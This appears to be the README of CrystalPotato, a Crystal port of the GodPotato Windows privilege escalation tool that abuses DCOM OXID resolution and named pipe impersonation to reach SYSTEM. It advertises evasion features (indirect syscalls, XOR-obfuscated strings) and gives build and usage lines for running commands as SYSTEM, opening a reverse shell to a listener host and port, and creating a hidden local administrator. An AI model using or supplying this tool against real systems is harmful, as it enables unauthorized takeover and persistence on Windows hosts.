

Crystal port of GodPotato, a local privilege escalation from accounts with SeImpersonatePrivilege to SYSTEM. It works by abusing the DCOM OXID Resolver and named pipe impersonation.
Windows APIs are resolved dynamically and invoked through indirect syscall stubs, all strings are XOR-obfuscated at compile time and by default only the command output is printed. Tested on Windows 10, 11 and Server 2025.
CrystalPotato compiles to a single file with no dependencies using Crystal on Windows:
crystal build CrystalPotato.cr -o CrystalPotato.exe --release --static
Execute a command, start a reverse shell, or create a local admin.
CrystalPotato.exe -c <COMMAND>
CrystalPotato.exe -H <LHOST> -P <LPORT> [-c <SHELL>]
CrystalPotato.exe -u <USER> -pw <PASS>
| Flag | Description |
|---|---|
-c CMD |
Command to execute as SYSTEM or shell for reverse shell (default: cmd.exe) |
-H HOST |
Reverse shell listener Host |
-P PORT |
Reverse shell listener Port |
-u USER |
Create local admin - Username |
-pw PASS |
Create local admin - Password |
-p NAME |
Custom pipe name (default: Crystal) |
-d |
Debug output |
-dd |
Full trace |
-h |
Show help |
-
GodPotato - Original C# implementation by BeichenDream.
-
RustPotato - Rust implementation by safedv.
-
SigmaPotato - C# implementation with extra functionalities by tylerdotrar.